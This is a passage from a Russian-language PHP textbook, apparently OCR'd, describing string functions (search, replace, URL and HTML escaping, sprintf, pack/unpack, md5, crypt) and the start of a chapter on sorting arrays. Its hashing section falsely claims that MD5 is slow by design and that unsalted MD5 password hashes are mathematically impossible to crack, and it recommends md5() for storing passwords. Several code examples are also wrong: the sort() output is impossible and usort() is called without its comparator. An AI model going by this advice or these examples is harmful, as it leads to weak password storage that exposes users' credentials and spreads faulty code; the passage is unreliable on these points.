Одна из наиболее полезных функций. Возвращает просто длину строки, т. е., сколько символов содержится в `$st`. Как уже упоминалось, строка может содержать любые символы, в том числе и с нулевым кодом (что запрещено в Си). Функция `strlen()` будет правильно работать и с такими строками.

```
int strpos(string $where, string $what, int $fromwhere=0)
```

Пытается найти в строке `$where` подстроку (то есть последовательность символов) `$what` и в случае успеха возвращает позицию (индекс) этой подстроки в строке. Пер-

вый символ строки, как и в Си, имеет индекс 0. Необязательный параметр `$fromwhere` можно задавать, если поиск нужно вести не с начала строки `$from`, а с какой-то другой позиции. В этом случае следует эту позицию передать в `$fromwhere`. Если подстроку найти не удалось, функция возвращает `false`. Однако будьте внимательны, проверяя результат вызова `strpos()` на `false` — используйте ля этого только оператор ===.

```
string substr(string $str, int $from [,int $length])
```

Данная функция тоже востребуется очень часто. Ее назначение — возвращать участок строки `$str`, начиная с позиции `$start` и длиной `$length`. Если `$length` не задана, то подразумевается подстрока от `$start` до конца строки `$str`. Если `$start` больше, чем длина строки, или же значение `$length` равно нулю, то возвращается пустая подстрока.

Однако эта функция может делать и еще довольно полезные вещи. К примеру, если мы передадим в `$start` отрицательное число, то будет считаться, что это число является индексом подстроки, но только отсчитываемым от конца `$str` (например, –1 означает "начиная с последнего символа строки"). Параметр `$length`, если он задан, тоже может быть отрицательным. В этом случае последним символом возвращенной подстроки будет символ из `$str` с индексом `$length`, определяемым от конца строки.

```
int strcmp(string $str1, string $str2)
```

Сравнивает две строки посимвольно (точнее, побайтово) и возвращает: 0, если строки полностью совпадают; –1, если строка `$str1` лексикографически меньше `$str2`; и 1, если, наоборот, `$str1` "больше" `$str2`. Так как сравнение идет побайтово, то регистр символов влияет на результаты сравнений.

```
int strcasecmp(string $str1, string $str2)
```

То же самое, что и `strcmp()`, только при работе не учитывается регистр букв. Например, с точки зрения этой функции "`ab`" и "`AB`" равны.

Замечание

Если ваша строка состоит только из "английских" букв, проблем не будет. Однако в случае использования "русских" букв результат (точнее, правильность) работы функции `strcasecmp()` сильно зависит от настроек текущей локали (*см. ниже*).

Работа с блоками текста

Перечисленные ниже функции чаще всего оказываются полезны, если нужно проводить однотипные операции с многострочными блоками текста, заданными в строковой переменной.

```
string str_replace(string $from, string $to, string $str)
```

Заменяет в строке `$str` все вхождения подстроки `$from` (с учетом регистра) на `$to` и возвращает результат. Исходная строка, переданная третьим параметром, при этом не меняется. Эта функция работает значительно быстрее, чем `ereg_replace()`, которую мы рассмотрим в главе о регулярных выражениях PHP, и ее часто используют, если нет необходимости в каких-то экзотических правилах поиска подстроки. Например, вот так мы можем заместить все символы перевода строки на их HTML-эквивалент — тэг `<br>`:

```
$st=str_replace("\n","<br>\n",$st)
```

Как видим, то, что в строке `<br>\n` тоже есть символ перевода строки, никак не влияет на работу функции, т. е. функция производит лишь однократный проход по строке. Для решения описанной задачи также применима функция `nl2br()`, которая работает чуть быстрее.

```
string nl2br(string $string)
```

Заменяет в строке все символы новой строки `\n` на `<br>\n` и возвращает результат. Исходная строка не изменяется. Обратите внимание на то, что символы `\r`, которые присутствуют в конце строки текстовых файлов Windows, этой функцией никак не учитываются, а потому остаются на старом месте.

```
string WordWrap(string $st, int $width=75, string $break="\n")
```

Эта функция, наконец-то появившаяся в PHP версии 4, оказывается невероятно полезной при форматировании текста письма перед автоматической отправкой его адресату при помощи `mail()`. Она разбивает блок текста `$st` на несколько строк, завершаемых символами `$break`, так, чтобы на одной строке было не более `$width` букв. Разбиение происходит по границе слова, так что текст остается читаемым. Возвращается получившаяся строка с символами перевода строки, заданными в `$break`. Давайте рассмотрим пример, как мы можем отформатировать некоторый текст по ширине поля 60 символов, предварив каждую строку префиксом ">" (то есть, оформить его как цитирование, принятое в электронной переписке):

```
function Cite($OurText, $prefix="> ")
{  $st=WordWrap($OurText, 60-strlen($prefix), "\n");
   $st=$prefix.str_replace("\n","\n$prefix",$st);
   // можно было бы сделать это и одной операцией, но так,
   // по-моему, несколько универсальнее.
   return $st;
}

string strip_tags (string $str [, string $allowable_tags])
```

Эта функция удаляет из строки все тэги и возвращает результат. В параметре `$allowable_tags` можно передать тэги, которые не следует удалять из строки. Они должны перечисляться вплотную друг к другу. Вот пример:

```
$st="
<b>Жирный текст</b>
<tt>Моноширинный текст</tt>
<a href=http://www.dklab.ru>Ссылка</a>";
echo "Исходный текст: $st";
echo "<hr>После удаления тэгов: ".strip_tags($st,"<a><b>")."<hr>";
```

Запустив этот пример, мы сможем заметить, что тэги `<a>` и `<b>` не были удалены (ровно как и их парные закрывающие), в то время как `<tt>` исчез.

```
string str_repeat(string $st, string $number)
```

Функция "повторяет" строку `$st` `$number` раз и возвращает объединенный результат. Вот пример:

```
echo str_repeat("test!",3); // выводит test!test!test!
```

Функции для преобразований символов

Web-программирование — одна из тех областей, в которых постоянно приходится манипулировать строками: разрывать их, добавлять и удалять пробелы, перекодировать в разные кодировки, наконец, URL-кодировать и декодировать. В PHP реализовать все эти действия вручную, используя только уже описанные примитивы, просто невозможно из соображений быстродействия. Поэтому-то и существуют встроенные функции, описанные в этом разделе.

```
string strtr(string $str, string $from, string $to)
```

Эта функция применяется не столь широко, но все-таки иногда она бывает довольно полезной. Делает она вот что: в строке `$str` заменяет все символы, встречающиеся в `$from`, на их "парные" (то есть расположенные в тех же позициях, что и во `$from`) из `$to`. Функция работает существенно быстрее, чем `ereg_replace()`, которую мы рассмотрим в главе, посвященной регулярным выражениям. Правде, она имеет вместе с тем несколько меньшую функциональность...

Следующие несколько функций предназначены для быстрого URL-кодирования и декодирования.

```
string UrlEncode(string $st)
```

Функция URL-кодирует строку `$st` и возвращает результат. Эту функцию удобно применять, если вы, например, хотите динамически сформировать ссылку `<a`

`href=...>` на какой-то сценарий, но не уверены, что его параметры содержат только алфавитно-цифровые символы. В этом случае воспользуйтесь функцией так:

```
echo "<a href=/script.php?param=".UrlEncode($UserData);
```

Теперь, даже если переменная `$UserData` включает символы `=`, `&` или даже пробелы, все равно сценарию будут переданы корректные данные.

```
string UrlDecode(string $st)
```

Производит URL-декодирование строки. В принципе, используется значительно реже, чем `UrlEncode()`, потому что PHP и так умеет перекодировать входные данные автоматически.

```
string RawUrlEncode(string $st)
```

Почти полностью аналогична `UrlEncode()`, но только пробелы не преобразуются в `+`, как это делается при передаче данных из формы, а воспринимаются как обычные неалфавитно-цифровые символы. Впрочем, этот метод не порождает никаких дополнительных несовместимостей в коде.

```
string RawUrlDecode(string $st)
```

Аналогична UrlDecode(), но не воспринимает `+` как пробел.

Давайте теперь рассмотрим функцию, которая обычно используется в комбинации с `echo`. Основное ее назначение — гарантировать, что в выводимой строке ни один участок не будет воспринят как тэг.

```
string HtmlSpecialChars(string $str)
```

Заменяет в строке некоторые символы (такие как амперсант, кавычки и знаки "больше" и "меньше") на их HTML-эквиваленты, так, чтобы они выглядели на странице "самими собой". Самое типичное применение этой функции — формирование параметра `value` в различных элементах формы, чтобы не было никаких проблем с кавычками, или же вывод сообщения в гостевой книге, если вставлять тэги пользователю запрещено. Например, пусть содержимое книги хранится в массиве `$Book` в очевидном формате. Тогда следующий фрагмент распечатывает содержимое гостевой книги, заботясь о том, чтобы тэги не воспринимались браузером как описания форматирования:

```
<?foreach($Book as $k=>$v) {?>
  Имя: <?=$v['name']?><br>
  Текст: <?=HtmlSpecialChars($v['text'])?>
  <hr>
<?}?>
```

Используя этот незамысловатый прием, вы гарантированно избавите себя от проблем с запретом тэгов.

Замечание

Начинающие Web-программисты для решения задачи запрета тэгов часто пытаются просто удалить их из строки — например, применив функцию `strip_tags()`. Это метод довольно плох, потому что всегда существует вероятность того, что злоумышленник сможет "обмануть" эту функцию. Конечно, еще хуже метод с применением регулярных выражений, потому что, как известно, с их помощью вовсе невозможно выделить некоторые тэги из строки — например, тэги такого вида: `<a name='a>b'>`.

```
string StripSlashes(string $st)
```

Заменяет в строке `$st` некоторые предваренные слэшем символы на их однокодовые эквиваленты. Это относится к следующим символам: `"`, `'`, `\` и никаким другим.

```
string AddSlashes(string $st)
```

Вставляет слэши только перед следующими символами: `'`, `"` и `\`. Функцию очень удобно использовать при вызове `eval()` (эта функция выполняет строку, переданную ей в параметрах, так, как будто имеет дело с небольшой PHP-программой; о ней (функции) мы еще поговорим, и при том очень подробно).

Функции изменения регистра

Довольно часто нам приходится переводить какие-то строки, скажем, в верхний регистр, т. е. делать все прописные буквы в строке заглавными. В принципе, для этой цели можно было бы воспользоваться функцией `strtr()`, рассмотренной выше, но она все же будет работать не так быстро, как нам иногда хотелось бы. В PHP есть функции, которые предназначены специально для таких нужд. Вот они.

```
string strtolower(string $str)
```

Преобразует строку в нижний регистр. Возвращает результат перевода.

Надо заметить, что при неправильной настройке *локали* (про локаль будет рассказано чуть позже, а пока скажу только, что это набор правил по переводу символов из одного регистра в другой, переводу даты и времени, денежных единиц и т. д.) функция будет выдавать, мягко говоря, странные результаты при работе с буквами кириллицы. Возможно, в несложных программах, а также если нет уверенности в поддержке соответствующей локали операционной системой, проще будет воспользоваться "ручным" преобразованием символов, задействуя функцию `strtr()`:

```
$st=strtr($st,
"АБВГДЕЁЖЗИЙКЛМНОПРСТУФХЦЧШЩЪЫЬЭЮЯ", "абвгдеёжзийклмнопрстуфхцчшщъыьэ-
юя");
```

Главное достоинство данного способа — то, что в случае проблем с кодировкой для восстановления работоспособности сценария вам придется всего лишь преобразовать его в ту же кодировку, в которой у вас хранятся документы на сервере.

```
string strtoupper(string $str)
```

Переводит строку в верхний регистр. Возвращает результат преобразования. Эта функции также прекрасно работает со строками, составленными из "английских" букв, но с "русскими" буквами может возникнуть все та же проблема.

Установка локали (локальных настроек)

```
string SetLocale(string $category, string $locale)
```

Функция устанавливает текущую *локаль*, с которой будут работать функции преобразования регистра символов, вывода даты-времени и т. д. Вообще говоря, для каждой категории функций локаль определяется отдельно и выглядит по-разному. То, какую именно категорию функций затронет вызов `SetLocale()`, задается в параметре `$category`. Он может принимать следующие строковые значения:

- `LC_CTYPE` — активизирует указанную локаль для функций перевода в верхний/нижний регистры;
- `LC_NUMERIC` — активизирует локаль для функций форматирования дробных чисел — а именно, задает разделитель целой и дробной части в числах;
- `LC_TIME` — задает формат вывода даты и времени по умолчанию;
- `LC_ALL` — устанавливает все вышеперечисленные режимы.

Теперь поговорим о параметре `$locale`. Как известно, каждая локаль, установленная в системе, имеет свое уникальное имя, по которому к ней можно обратиться. Именно оно и фиксируется в этом параметре. Однако, есть два важных исключения из этого правила. Во-первых, если величина `$locale` равна пустой строке "", то устанавливается та локаль, которая указана в глобальной переменной окружения с именем, совпадающим с именем категории `$category` (или `LANG` — она практически всегда присутствует в Unix). Во-вторых, если в этом параметре передается 0, то новая локаль не устанавливается, а просто возвращается имя текущей локали для указанного режима.

К сожалению, имена локалей задаются при настройке операционной системы, и для них, по-видимому, не существует стандартов. Выясните у своего хостинг-провайдера, как называются локали для разных кодировок русских символов. Но, если следующий фрагмент работает у вашего хостинг-провайдера, это не означает, что он заработает, например, под Windows:

```
setlocale('LC_CTYPE','ru_SU.KOI8-R');
```

Здесь вызов устанавливает таблицу замены регистра букв в соответствии с кодировкой KOI8-R.

По правде говоря, локаль — вещь довольно непредсказуемая и, как я уже говорил, довольно плохо переносимая между операционными системами. Так что, если ваш сценарий не очень велик, задумайтесь: возможно, лучше будет искать обходной путь (например, использовать `strtr()`), а не рассчитывать на локаль.

Преобразование кодировок

Часто встречается ситуация, когда нам требуется преобразовать строку из одной кодировки кириллицы в другую. Например, мы в программе сменили локаль: была кодировка windows, а стала — KOI8-R. Но строки-то остались по-прежнему в кодировке WIN-1251, а значит, для правильной работы с ними нам нужно их перекодировать в KOI8-R. Для этого и служит функция преобразования кодировок.

```
string convert_cyr_string(string $str, char $from, char $to);
```

Функция переводит строку `$str` из кодировки `$from` в кодировку `$to`. Конечно, это имеет смысл только для строк, содержащих "русские" буквы, т. к. латиница во всех кодировках выглядит одинаково. Разумеется, кодировка `$from` должна совпадать с истинной кодировкой строки, иначе результат получится неверным. Значения `$from` и `$to` — один символ, определяющий кодировку:

- `k` — koi8-r
- `w` — windows-1251
- `i` — iso8859-5
- `a` — x-cp866
- `d` — x-cp866
- `m` — x-mac-cyrillic

Функция работает достаточно быстро, так что ее вполне можно применять, скажем, для перекодировки писем в нужную форму перед их отправкой по электронной почте.

Функции форматных преобразований

Как мы знаем, переменные в строках PHP интерполируются, поэтому практически всегда задача "смешивания" текста со значениями переменных не является проблемой. Например, мы можем спокойно написать что-то вроде:

```
echo "Привет, $name! Вам $age лет.";
```

Вспомните, что в Си нам приходилось для аналогичных целей писать следующий код:

```
printf("Привет, %s! Вам %s лет",name,age);
```

Язык PHP также поддерживает ряд функций, использующих такой же синтаксис, как и их Си-эквиваленты. Бывают случаи, когда их применение дает наиболее красивое и лаконичное решение, хотя это и случается довольно нечасто.

```
string sprintf(string $format [, mixed args, ...])
```

Эта функция — аналог функции `sprintf()` в Си. Она возвращает строку, составленную на основе строки форматирования, содержащей некоторые специальные сим-

волы, которые будут впоследствии заменены на значения соответствующих переменных из списка аргументов.

Строка форматирования `$format` может включать в себя команды форматирования, предваренные символом `%`. Все остальные символы копируются в выходную строку как есть. Каждый спецификатор формата (то есть, символ `%` и следующие за ним команды) соответствует одному, и только одному параметру, указанному после параметра `$format`. Если же нужно поместить в текст `%` как обычный символ, необходимо его удвоить:

```
echo sprintf("The percentage was %d%%",$percentage);
```

Каждый спецификатор формата включает максимум пять элементов (в порядке их следования после символа `%`):

- Необязательный спецификатор размера поля, который указывает, сколько символов будет отведено под выводимую величину. В качестве символов-заполнителей (если значение имеет меньший размер, чем размер поля для его вывода) может использоваться пробел или 0, по умолчанию подставляется пробел. Можно задать любой другой символ-наполнитель, если указать его в строке форматирования, предварив апострофом `'`. (См. примеры, как это делается.)
- Опциональный спецификатор выравнивания, определяющий, будет результат выровнен по правому или по левому краю поля. По умолчанию производится выравнивание по правому краю, однако можно указать и левое выравнивание, задав символ – (минус).
- Необязательное число, определяющее размер поля для вывода величины. Если результат не будет в поле помещаться, то он "вылезет" за края этого поля, но не будет усечен.
- Необязательное число, предваренное точкой "`.`", предписывающее, сколько знаков после запятой будет в результирующей строке. Этот спецификатор учитывается только в том случае, если происходит вывод числа с плавающей точкой, в противном случае он игнорируется.
- Наконец, обязательный (заметьте — единственный обязательный!) спецификатор типа величины, которая будет помещена в выходную строку:
  - `b` — очередной аргумент из списка выводится как двоичное целое число;
  - `c` — выводится символ с указанным в аргументе кодом;
  - `d` — целое число;
  - `f` — число с плавающей точкой;
  - `o` — восьмеричное целое число;
  - `s` — строка символов;
  - `x` — шестнадцатеричное целое число с маленькими буквами a—z;

- X — шестнадцатеричное число с большими буквами A—Z.

Вот как можно указать точность представления чисел с плавающей точкой:

```
$money1 = 68.75;
$money2 = 54.35;
$money = $money1 + $money2;
// echo $money выведет "123.1"...
$formatted = sprintf ("%01.2f", $money);
// echo $formatted выведет "123.10"!
```

Вот пример вывода целого числа, предваренного нужным количеством нулей:

```
$isodate=sprintf("%04d-%02d-%02d",$year,$month,$day);
```

Последний пример может вам очень пригодиться и показывает, насколько удобной может иногда быть функция `sprintf()`.

```
void printf(string $format [, mixed args, ...])
```

Делает то же самое, что и `sprintf()`, только результирующая строка не возвращается, а направляется в браузер пользователя.

```
string number_format(float $number, int $decimals,
                     string $dec_point=".", string $thousands_sep=",");
```

Эта функция форматирует число с плавающей точкой с разделением его на триады с указанной точностью. Она может быть вызвана с двумя или четырьмя аргументами, но не с тремя! Параметр `$decimals` задает, сколько цифр после запятой должно быть у числа в выходной строке. Параметр `$dec_point` представляет собой разделитель целой и дробной частей, а параметр `$thousands_sep` — разделитель триад в числе (если указать на его месте пустую строку, то триады не отделяются друг от друга).

В PHP существует еще несколько функций для выполнения форматных преобразований, среди них — `sscanf()` и `fscanf()`, которые часто применяются в Си. Однако в PHP их использование весьма ограничено: чаще всего для разбора строк оказывается гораздо выгоднее привлечь регулярные выражения или функцию `explode()`. Именно по этой причине я здесь не уделяю повышенного внимания этим функциям.

Работа с бинарными данными

Как мы уже знаем, строки могут содержать любые, в том числе и бинарные, данные (то есть, символы с кодами, меньшими 32). Для работы с такими строками иногда удобно использовать функции `pack()` и `unpack()`.

```
string pack(string $format [,mixed $args, ...])
```

Функция `pack()` упаковывает заданные аргументы в бинарную строку, которая затем и возвращается. Формат параметров, а также их количество, задается при помощи

строки `$format`, которая представляет собой набор однобуквенных спецификаторов форматирования — наподобие тех, которые указываются в `sprintf()`, но только без знака `%`. После каждого спецификатора может стоять число, которое отмечает, сколько информации будет обработано данным спецификатором. А именно, для форматов `a`, `A`, `h` и `H` число задает, какое количество символов будет помещено в бинарную строку из тех, что находятся в очередном параметре-строке при вызове функции (то есть, определяется размер поля для вывода строки). В случае `@` оно определяет абсолютную позицию, в которую будут помещены следующие данные. Для всех остальных спецификаторов следующие за ними числа задают количество аргументов, на которые распространяется действие данного формата. Вместо числа можно указать `*`, в этом случае подразумевается, что спецификатор действует на все оставшиеся данные. Вот полный список спецификаторов формата:

- `a` — строка, свободные места в поле заполняются символом с кодом 0;
- `A` — строка, свободные места заполняются пробелами;
- `h` — шестнадцатеричная строка, младшие разряды в начале;
- `H` — шестнадцатеричная строка, старшие разряды в начале;
- `c` — знаковый байт (символ);
- `C` — беззнаковый байт;
- `s` — знаковое короткое целое (16 битов, порядок байтов определяется архитектурой процессора);
- `S` — беззнаковое короткое целое;
- `n` — беззнаковое целое (16 битов, старшие разряды в конце);
- `v` — беззнаковое целое (16 битов, младшие разряды в конце);
- `i` — знаковое целое (размер и порядок байтов определяется архитектурой);
- `I` — беззнаковое целое;
- `l` — знаковое длинное целое (32 бита, порядок байтов определяется архитектурой);
- `L` — беззнаковое длинное целое;
- `N` — беззнаковое длинное целое (32 бита, старшие разряды в конце);
- `V` — беззнаковое целое (32 бита, младшие разряды в конце);
- `f` — число с плавающей точкой (зависит от архитектуры);
- `d` — число с плавающей точкой двойной точности (зависит от архитектуры);
- `x` — символ с нулевым кодом;
- `X` — возврат назад на 1 байт;
- `@` — заполнение нулевым кодом до заданной абсолютной позиции.

Немало, не правда ли? Вот пример использования этой функции:

```
// Целое, целое, все остальное — символы
$bindata = pack("nvc*", 0x1234, 0x5678, 65, 66);
```

После выполнения приведенного кода в строке `$bindata` будет содержаться 6 байтов в такой последовательности: 0x12, 0x34, 0x78, 0x56, 0x41, 0x42 (в шестнадцатеричной системе счисления).

```
array unpack(string $format, string $data)
```

Функция `unpack()` выполняет действия, обратные `pack()` — распаковывает строку `$data`, пользуясь информацией о формате `$format`. Возвращает она ассоциативный массив, содержащий элементы распакованных данных. Строка `$format` задается немного в другом формате, чем в функции `pack()`, а именно, после каждого спецификатора (или после завершающего его числа) должно "впритык" следовать имя ключа в ассоциативном массиве. Разделяются параметры при помощи символа `/`. Например:

```
$array=unpack("c2chars/nint", $bindata);
```

В результирующий массив будут записаны элементы с ключами: `chars1`, `chars2` и `int`. Как видим, если после спецификатора задано число, то к имени ключа будут добавлены номера 1, 2 и т. д., т. е. в массиве появятся несколько ключей, отличающихся суффиксами.

Когда бывают полезны функции `pack()` и `unpack()`? Например, вы считали участок GIF-файла, содержащий его размер в пикселах, и хотите преобразовать бинарную 32-битную ячейку памяти в формат, понятный PHP. Или, наоборот, стремитесь работать с файлами с фиксированным размером записи. В этом случае вам и пригодятся рассматриваемые функции. Вообще говоря, функции `pack()` и `unpack()` применяются сравнительно редко. Это связано с тем, что в PHP практически все действия, которые могут потребовать работы с бинарными данными (например, анализ файла с рисунком с целью определения его размера), уже реализованы в виде встроенных функций (в нашем примере с GIF-картинкой это `GetImageSize()`).

Хэш-функции

```
string md5(string $st)
```

Возвращает хэш-код строки `$st`, основанный на алгоритме корпорации RSA Data Security под названием "MD5 Message-Digest Algorithm". Хэш-код — это просто строка, практически уникальная для каждой из строк `$st`. То есть вероятность того, что две *разные* строки, переданные в `$st`, дадут нам *одинаковый* хэш-код, стремится к нулю.

Примечание

Я где-то читал об одном опыте, в котором принимали участие более 1000 мощных компьютеров, на протяжении года генерировавшие хэш-коды для строк, и за все время не было обнаружено ни одного совпадения MD5-кодов для различных строк. Более того, математически доказано, что они могли бы с тем же результатом заниматься этим на протяжении еще нескольких тысяч лет.

В то же время, если длина строки `$st` может достигать нескольких тысяч символов, то ее MD5-код занимает максимум 32 символа.

Для чего нужен хэш-код и, в частности, алгоритм MD5? Например, для проверки паролей на истинность. Пусть, к примеру, у нас есть система со многими пользователями, каждый из которых имеет свой пароль. Можно, конечно, хранить все эти пароли в обычном виде, или зашифровать их каким-нибудь способом, но тогда велика вероятность того, что в один прекрасный день этот файл с паролями у вас украдут. Если пароли были зашифрованы, то, зная метод шифрования, не составит особого труда их раскодировать. Однако можно поступить другим способом, при использовании которого даже если файл с паролями украдут, расшифровать его будет математически невозможно. Сделаем так: в файле паролей будем хранить не сами пароли, а их (MD5) хэш-коды. При попытке какого-либо пользователя войти в систему мы вычислим хэш-код только что введенного им пароля и сравним его с тем, который записан у нас в базе данных. Если коды совпадут, значит, все в порядке, а если нет — что ж, извините...

Конечно, при вычислении хэш-кода какая-то часть информации о строке `$st` безвозвратно теряется. И именно это позволяет нам не опасаться, что злоумышленник, получивший файл паролей, сможет его когда-нибудь расшифровать. Ведь в нем нет самих паролей, нет даже их каких-то связных частей!

Алгоритм MD5 специально был изобретен для того, чтобы как раз и обеспечить описанную выше схему. Так как все же есть вероятность того, что у разных строк MD5-коды совпадут, то, чтобы не дать возможность злоумышленнику войти в систему, перебирая пароли с бешеной скоростью, алгоритм MD5 работает довольно медленно. И его нельзя никак убыстрить, потому что это будет уже не MD5. Так что даже на самых мощных компьютерах вряд ли получится перебирать более нескольких тысяч паролей в секунду, а это совсем маленькая скорость, капля в океане возможных MD5-кодов.

```
int crc32(string $str)
```

Функция `crc32()` вычисляет 32-битную контрольную сумму строки `$str`. То есть, результат ее работы — 32-битное (4-байтовое) целое число. Эта функция работает гораздо быстрее `md5()`, но в то же время выдает гораздо менее надежные "хэш-коды" для строки. Так что, теперь, чтобы получить методом случайного подбора для двух разных строк одинаковые "хэш-коды", вам потребуется не триллион лет работы самого мощного компьютера, а всего лишь… год-другой. Впрочем, если не использовать генератор случайных чисел, а разобраться в алгоритме вычисления 32-битной кон-

трольной суммы, эту же задачу легко можно решить буквально за секунду, потому что алгоритм crc32 имеет неизмеримо большую предсказуемость, чем MD5.

```
string crypt(string $str [,string $salt])
```

Алгоритм шифрования DES до недавнего времени был стандартным для всех версий Unix и использовался как раз для кодирования паролей пользователей (тем же самым способом, о котором мы говорили при рассмотрении функции `md5()`). Но в последнее время MD5 постепенно начал его вытеснять. Это и понятно: MD5 гораздо более надежен. Рекомендую и вам везде применять `md5()` вместо `crypt()`. Впрочем, функция `crypt()` все же может понадобиться вам в одном случае: если вы хотите сгенерировать хэш-код для другой программы, которая использует именно алгоритм DES (например, для сервера Apache).

Хэш-код для одной и той же строки, но с различными значениями `$salt` (кстати, это должна быть обязательно двухсимвольная строка) дает разные результаты. Если параметр `$salt` пропущен, PHP сгенерирует его случайным образом, так что не удивляйтесь работе следующего примера:

```
$st="This is the test";
echo crypt($st)."<br>";  // можем получить, например, 7N8JKLKbBWEhg
echo crypt($st)."<br>";  // а здесь появится, например, Jsk746pawBOA2
```


Как видите, два одинаковых вызова `crypt()` без второго параметра выдают совершенно разные хэш-коды. За деталями работы функции обращайтесь к документации PHP.

Сброс буфера вывода

```
void flush()
```

Эта функция имеет очень и очень отдаленное отношение к работе со строками, но она еще дальше отстоит от других функций. Именно поэтому я включил ее в данную главу. Начнем издалека: обычно при использовании `echo` данные не прямо сразу отправляются клиенту, а накапливаются в специальном буфере, чтобы потом транспортироваться большой "пачкой". Так получается быстрее. Однако, иногда бывает нужно досрочно отправить все данные из буфера пользователю, например, если вы что-то выводите в реальном времени (так зачастую работают чаты). Вот тут-то вам и поможет функция `flush()`, которая отправляет содержимое буфера `echo` в браузер пользователя.

Глава 13



Работа с массивами

В *части III* книги мы уже рассматривали многие возможности, которые предоставляет PHP для работы с ассоциативными массивами. В их число входят различные механизмы перебора, получение числа элементов, оперирование ключами и значениями и т. д.

Однако здесь перечислено далеко не все, что можно делать с массивами в PHP. Язык (особенно версии 4) содержит множество других, иногда крайне полезных, функций. В этой главе мы рассмотрим большинство из них.

Сортировка массивов

Начнем с самого простого — сортировки массивов. В PHP для этого существует очень много функций. С их помощью можно сортировать ассоциативные массивы и списки в порядке возрастания или убывания, а также в том порядке, в каком заблагорассудится — посредством пользовательской функции сортировки.

Сортировка массива по значениям (*asort()/arsort()*)

Функция `asort()` сортирует массив, указанный в ее параметре, так, чтобы его значения шли в алфавитном (если это строки) или в возрастающем (для чисел) порядке. При этом сохраняются связи между ключами и соответствующими им значениями, т. е. некоторые пары `ключ=>значение` просто "всплывают" наверх, а некоторые — наоборот, "опускаются". Например:

```
$A=array("a"=>"Zero","b"=>"Weapon","c"=>"Alpha","d"=>"Processor");
asort($A);
foreach($A as $k=>$v) echo "$k=>$v  ";
// выводит "c=>Alpha  d=>Processor  b=>Weapon  a=>Zero"
// как видим, поменялся только порядок пар ключ=>значение
```

Функция `arsort()` выполняет то же самое, за одним исключением: она упорядочивает массив не по возрастанию, а по убыванию.

Сортировка по ключам (*ksort()/krsort()*)

Функция `ksort()` практически идентична функции `asort()`, с тем различием, что сортировка осуществляется не по значениями, а по ключам (в порядке возрастания). Например:

```
$A=array("d"=>"Zero", "c"=>"Weapon", "b"=>"Alpha", "a"=>"Processor");
ksort($A);
for(Reset($A); list($k,$v)=each($A);) echo "$k=>$v  ";
// выводит "a=>Processor  b=>Alpha  c=>Weapon  d=>Zero"
```

Функция для сортировки по ключам в обратном порядке называется `krsort()` и применяется точно в таком же контексте, что и `ksort()`.

Сортировка по ключам при помощи функции *uksort()*

Довольно часто нам приходится сортировать что-то по более сложному критерию, чем просто по алфавиту. Например, пусть в `$Files` хранится список имен файлов и подкаталогов в текущем каталоге. Возможно, мы захотим вывести этот список не только в лексикографическом порядке, но также и чтобы все каталоги предшествовали файлам. В этом случае нам стоит воспользоваться функцией `uksort()`, написав предварительно функцию сравнения с двумя параметрами, как того требует `uksort()`.

Замечание

О функциях мы поговорим в *главе 14*, а пока, я надеюсь, все должно быть ясно из примера (листинг 13.1).

Листинг 13.1. Сортировка с помощью пользовательской функции

```
// Эта функция должна сравнивать значения $f1 и $f2 и возвращать:
// -1, если $f1<$f2,
//  0, если $f1==$f2
//  1, если $f1>$f2
// Под < и > понимается следование этих имен в выводимом списке
function FCmp($f1,$f2)
{  // Каталог всегда предшествует файлу
   if(is_dir($f1) && !is_dir($f2)) return -1;
   // Файл всегда идет после каталога
   if(!is_dir($f1) && is_dir($f2)) return 1;
   // Иначе сравниваем лексикографически
   if($f1<$f2) return -1; elseif($f1>$f2) return 1; else return 0;
```

```
}
// Пусть $Files содержит массив с ключами — именами файлов
// в текущем каталоге. Отсортируем его.
uksort($Files,"FCmp");  // передаем функцию сортировки "по ссылке"
```

Конечно, связи между ключами и значениями функцией `uksort()` сохраняются, т. е., опять же, некоторые пары просто "всплывают" наверх, а другие — "оседают".

Сортировка по значениям при помощи функции *uasort()*

Функция `uasort()` очень похожа на `uksort()`, с той разницей, что сменной (пользовательской) функции сортировки "подсовываются" не ключи, а очередные *значения* из массива. При этом также сохраняются связи в парах `ключ=>значение`.

Переворачивание массива *array_reverce()*

Функция `array_reverse()` возвращает массив, элементы которого следуют в обратном порядке относительно массива, переданного в параметре. При этом связи между ключами и значениями, конечно, не теряются. Например, вместо того, чтобы ранжировать массив в обратном порядке при помощи `arsort()`, мы можем отсортировать его в прямом порядке, а затем перевернуть:

```
$A=array("a"=>"Zero","b"=>"Weapon","c"=>"Alpha","d"=>"Processor");
asort($A);
$A=array_reverse($A);
```

Конечно, указанная последовательность работает дольше, чем один-единственный вызов `arsort()`.

Сортировка списка *sort()/rsort()*

Эти две функции предназначены в первую очередь для сортировки списков (напоминаю, что под списками я понимаю массивы, ключи которых начинаются с 0 и не имеют пропусков). Функция `sort()` сортирует список (разумеется, по значениям) в порядке возрастания, а `rsort()` — в порядке убывания. Например:

```
$A=array("One", "Two", "Three", "Four");
sort($A);
for($i=0; $i<count($A); $i++) echo "$i:$A[$i]  ";
// выводит "0:Four  1:Two  2:Three  3:One"
```

Внимание

Любой ассоциативный массив воспринимается этими функциями как список. То есть после упорядочивания последовательность ключей превращается в 0,1,2,..., а значения нужным образом перераспределяются. Как видим, связи между парами `ключ=>значение` не сохраняются, более того — ключи просто пропадают, поэтому сортировать что-либо, отличное от списка, вряд ли целесообразно.

Сортировка списка при помощи функции *usort()*

Эта функция как бы является "гибридом" функций `uasort()` и `sort()`. От `sort()` она отличается тем, что критерий сравнения обеспечивается пользовательской функцией. А от `uasort()` — тем, что она не сохраняет связей между ключами и значениями, а потому пригодна разве что для сортировки списков. Вот тривиальный пример:

```
function FCmp($a,$b) { return strcmp($a,$b); }
$A=array("One","Two","Three","Four");
usort($A);
for($i=0; $i<count($A); $i++) echo "$i:$A[$i]  ";
// выводит "0:Four  1:One  2:Three  3:Two"
```

Использованная нами функция `strcmp()`, как и ее пращур в Си, возвращает –1, если `$a<$b`, 0, если они равны, и 1, если `$a>$b`. В принципе, приведенный здесь пример полностью эквивалентен простому вызову `sort()`.

Перемешивание списка *shuffle()*

Функция `shuffle()` "перемешивает" список, переданный ей первым параметром, так, чтобы его значения распределялись случайным образом. Обратите внимание, что, во-первых, изменяется сам массив, а во-вторых, ассоциативные массивы воспринимаются как списки. Пример:

```
$A=array(10,20,30,40,50);
shuffle($A);
foreach($A as $v) echo "$v  ";
```

